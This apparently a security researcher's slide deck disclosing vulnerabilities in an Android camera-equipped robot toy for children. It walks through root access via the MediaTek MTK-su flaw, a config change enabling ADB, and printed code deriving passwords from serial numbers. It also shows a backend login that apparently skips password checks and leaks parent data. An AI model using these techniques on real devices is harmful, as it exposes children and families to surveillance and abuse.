


**Smart toy
vulnerabilities
can put your child
at risk of abuse
by strangers**

Nikolay Frolov
Senior Security Researcher
Kaspersky ICS CERT


Who am I?



Senior Security
Researcher at
Kaspersky ICS CERT



Android-based robot designed for kids aged 5 to 9, comes with a built-in video camera and microphone



Smart Robot

Serious about your family's security

A closed system with enhanced encryption ensures that every byte of your family's data is protected.



Attack vectors

Toy

Android-based robot-toy

Mobile phone application

Application for parent to connect toy to account and make a call to child

Toy


Let's start our
exciting adventure
into a world where
every byte of
information is
protected



Robot's teardown



MediaTek MT8167A




Stage 2. Previous Research


Critical MediaTek rootkit affecting millions of Android devices has been out in the open for months

A critical flaw in MediaTek processors went unpatched in devices due to OEM neglect. Google hopes the March 2020 Android Security Bulletin will fix this.

After a bit of testing from XDA Member diplomatic and other community members, it was confirmed that this exploit works on a large number of MediaTek chips. The author stated the exploit works on "virtually all of MediaTek's 64-bit chips," and they specifically name the following as being vulnerable: MT6735, MT6737, MT6738, MT6739, MT6750, MT6753, MT6755, MT6758, MT6761, MT6762, MT6763, MT6765, MT6771, MT6779, MT6795, MT6797, MT8163, **MT8167**, MT8173, MT8176, MT8183, MT6580, and MT6595. Because of how many MediaTek chipsets were affected by this exploit, the exploit was given the name "Mediatek MTK-su," for short. On April 17th, 2019, diplomatic published a second thread titled "[Temp Root for MediaTek ARMv8](#)" on our "Miscellaneous Android Development" forum thread, he shared a script that users can execute to grant them superuser access in shell. This script sets SELinux, the Linux kernel module that provides access control for processes, to the permissive mode.



Android USB



```
# losetup -P -f --show  
dump_emmc.bin
```




Stage 4. Analyzing Firmware


```
### start adbd at init.usb.configfs.rc ###
on property:sys.usb.config=mtp,adb && property:vendor.usb.acm_cnt=0 && \
property:sys.usb.configfs=1
    setprop vendor.usb.pid 0x201D
on property:sys.usb.config=mtp,adb && property:vendor.usb.acm_cnt=1 && \
property:sys.usb.configfs=1
    setprop vendor.usb.pid 0x200A
    setprop vendor.usb.acm_port1 ""
on property:sys.usb.config=mtp,adb && property:vendor.usb.acm_cnt=2 && \
property:sys.usb.configfs=1
    setprop vendor.usb.pid 0x2026

on property:sys.usb.ffs.ready=1 && property:sys.usb.config=mtp,adb && \
property:vendor.usb.acm_enable=1 && property:sys.usb.configfs=1
    write /config/usb_gadget/g1/configs/b.1/strings/0x409/configuration "mtp_adb_acm"
    write /config/usb_gadget/g1/idProduct ${vendor.usb.pid}
    write /config/usb_gadget/g1/os_desc/use 1
    write /sys/devices/platform/mt_usb/saving 1
    symlink /config/usb_gadget/g1/functions/mtp.gs0 /config/usb_gadget/g1/configs/b.1/f1
    symlink /config/usb_gadget/g1/functions/ffs.adb /config/usb_gadget/g1/configs/b.1/f2
    symlink /config/usb_gadget/g1/functions/acm.gs${vendor.usb.acm_port0} /config/usb_gadget/g1/configs/b.1/f3
    symlink /config/usb_gadget/g1/functions/acm.gs${vendor.usb.acm_port1} /config/usb_gadget/g1/configs/b.1/f4
    write /config/usb_gadget/g1/UDC ${sys.usb.controller}
    setprop sys.usb.state ${sys.usb.config}
```

```
ro.vndk.version=28
ro.zygote=zygote64_32
ro.logd.size.stats=64K
log.tag.stats_log=I
persist.service.acm.enable=0
ro.mount.fs=EXT4
ro.vendor.rc=/vendor/etc/init/hw/
persist.sys.usb.config=mtp
vendor.mtkcamapp.cshot.version=2
ro.oem_unlock_supported=1
ro.mtk_perf_fast_start_win=0
camera.disable_zsl_mode=1
ro.logd.kernel=false
```



Android USB state on boot after restart



Stage 5. Trying to get Root

```
cmd
cmd

frolov [REDACTED] C:\platform-tools
$ time
The current time is: 14:37:43,17
Enter the new time:

frolov [REDACTED] C:\platform-tools
$ adb devices -l
List of devices attached

frolov [REDACTED] C:\platform-tools
$ adb devices -l
List of devices attached
[REDACTED]02E5E9 device product:full_t6736_l37mme_64 model [REDACTED]03 device:t6736_l37mme_64 transport_id:2

frolov [REDACTED] C:\platform-tools
$ adb devices -l
List of devices attached
[REDACTED]02E5E9 device product:full_t6736_l37mme_64 model [REDACTED]03 device:t6736_l37mme_64 transport_id:2

frolov [REDACTED] C:\platform-tools
$ adb devices -l
List of devices attached
[REDACTED]02E5E9 device product:full_t6736_l37mme_64 model: [REDACTED]03 device:t6736_l37mme_64 transport_id:2

frolov [REDACTED] C:\platform-tools
$ adb devices -l
List of devices attached

frolov [REDACTED] C:\platform-tools
$ time
The current time is: 14:38:05,20
Enter the new time:

frolov [REDACTED] C:\platform-tools
$
```

cmd.exe*[64]:8952

< 230724[64] 1/1 [+] NUM InpGrp W PRI: 189x42 (3,116) 25V

Stage 5. Trying to get Root

Reverse of launcher and main app

```
public boolean enableADB() {
    try {
        if(this.p.getProperty("ENABLE_ADB") != null) {
            return this.p.getProperty("ENABLE_ADB").trim().equalsIgnoreCase("1") ? true : this.p.getProperty("ENABLE_ADB").trim().equalsIgnoreCase("Y")
        }
    }
    catch(Exception unused_ex) {
    }

    return false;
}
```

Stage 5. Trying to get Root

Find function that works
with getAppConfiguration
request.

Parsing

Field "Enable ADB=N"

```
try {  
    String s1 = this.getFileContent(new BufferedReader(new InputStreamReader(assetManager.open("res/values/strings.xml"))));  
    Log.e("zz", "Content : " + s1);  
    if(!s1.contains("error:")) {  
        this.writeFile(file0, s1.getBytes());  
        return true;  
    }  
}
```

Stage 5. Trying to get Root

***o.properties

***o1.properties

Let's try to change

“ADB_ENABLE=N”

To

“ADB_ENABLE=Y”

```
2 VOICE_DIR=klug/voices
3 WEB_URL=http://*****.***o-robot.in
4 NET_URL=http://*****.***o-robot.in/**oplus_graphapi/game/WS/
5 BASE_URL=http://*****.***o-robot.in/**oplus_graphapi/game/WS/
6 BACKEND_URL=http://*****.***o-robot.in/**o/**o/
7 GLOBAL_AUTH_TOKEN=549*****cc2
8 PHONE=N
9 OFFLINE=N
10 TRIGGER=1
11 LOGIN=Y
12 BLUETOOTH=ON
13 MCALL=Y
14 COMP=64
15 THRESH=2400
16 BOOT=Y
17 RLOGS=Y
18 TEST_FLAG=2
19 RLOGS_FILE1=/storage/sdcard1/a.log
20 RLOGS_MODE=ALL
21 STOP_THRESHOLD=3000
22 SPEECH_TIMEOUT=3000
23 ANSWER_CALL_TIMEOUT=60
24 SYSTEM_UPDATE=APPS_latest.z
25 SSL_CERTIFICATE_PATH=/sdcard/klug/ssl/node.pl2
26 SSL_CERTIFICATE_PASSWORD=emotix***o
27 IP_URL=http://*****.***o-robot.in/sparkcommonutil
28 MAINTENANCE_STATUS_URL=http://*****.***o-robot.in/sparkcommonutil
29 ***o3_BASE_URL=http://*****.***o-robot.in/nf/
30 NOTIFICATION_URL=http://*****.***o-robot.in/nf/
31 SUPPORT_EMAIL=support@***o.ai
32 SUPPORT_NUMBER=+1-415-854-5954
33 ***o3_APPSTORE_BASE_URL=http://*****.***o-robot.in/appstore/**o3/appstore/bot
34 ***o_ENVIRONMENT=prod_1
35 locale_master={"ar_AE":{"id": "1", "locale": "ar_AE", "value": "\u0627\u064E\u0649"}
36 ENABLE_ADB=Y
37 APPCONFIG_HOSTNAME=http://*****.***o-robot.in/login/
38
```

Stage 5. ROOT IT!



Stage 6. System analysis.

HTTP/(s) traffic analysis

Stage 6. System analysis.

Backend issue #2

Login_user

CWE-1391: Use of Weak
Credentials
Simple function to generate
password

```
public void init(String s, int v) {  
    this.botname = s;  
    this.Nbotname = s;  
    this.username = s.substring(10, 19);  
    this.password = s.substring(13, 19);  
    int v1 = (Integer.parseInt(this.password, 16) + 273) * 2;  
    this.password = Integer.toHexString(v1);  
    this.password = String.format("%06X", v1);  
    this.mode = v;  
}
```

Login – serial number

Stage 6. System analysis.

Backend issue #3


Login_user

Getting token without
password

**NO PASSWORD CHECK ON
BACKEND?!?!?!?!?**

Stage 6. System analysis.

Backend issue #3



The screenshot displays a REST client interface with the following details:

- Request:**
 - URL: `usa1. -robot.in/nf/login_user`
 - Method: `POST`
 - Region: `US`
 - Body: `{"key": "0", "password": "123445", "username": "██████████"}`
- Response:**
 - Status: `200 (OK)`
 - Time: `473 ms`
 - Size: `0.45 kb`
 - Body:

```
{
  "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ",
  "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ"
}
```

Stage 6. System analysis.

Backend issue #3

Login_user

Getting token without
password



NO PASSWORD CHECK ON
BACKEND?!?!?!?!?!?

Stage 6. System analysis.

Backend issue #4

getAppConfiguration

Cached Properties

Lots of confident information here as a
Child name, age,
location, secrets

```
51F3m95Fb016eArP8HiN2_1baRgp9BgoJMqB5u0"}POST /nf/v1/getappConfiguration,02E5E9 HTTP/1.1
Accept: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOiJlE2NzU4OTIxMTMsImhhdCI6M
M-6GIIdTS9yIlIzYGa437_lLxJc
Content-Type: application/json
Content-Length: 0
Host: ██████████
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.3.1
```

Stage 6. System analysis.

Backend issue #5

CheckAuthentication

The screenshot displays a REST client interface for a POST request to the endpoint `-robot.in/nf/v1/checkAuthentication/`. The request is successful, returning a 200 OK status with a response time of 304 ms and a size of 0.24 kb. The response body is a JSON object containing user and parent information.

Request:

- Method: POST
- Authorization: Bearer Token
- Token: [Redacted]

Response:

```
{
  "username": "[Redacted]",
  "password": "[Redacted]",
  "parent": "6d[Redacted]s",
  "parent_email": "[Redacted]",
  "parent_phone": "[Redacted]",
  "status": 1,
  "created_date": "2023-01-25T07:46:50",
  "updated_date": "2023-02-28T14:19:55",
  "relinking_status": -1
}
```

Stage 6. Backend analysys

Backend issue #6

BackEnd API DJANGO

DEBUG=True

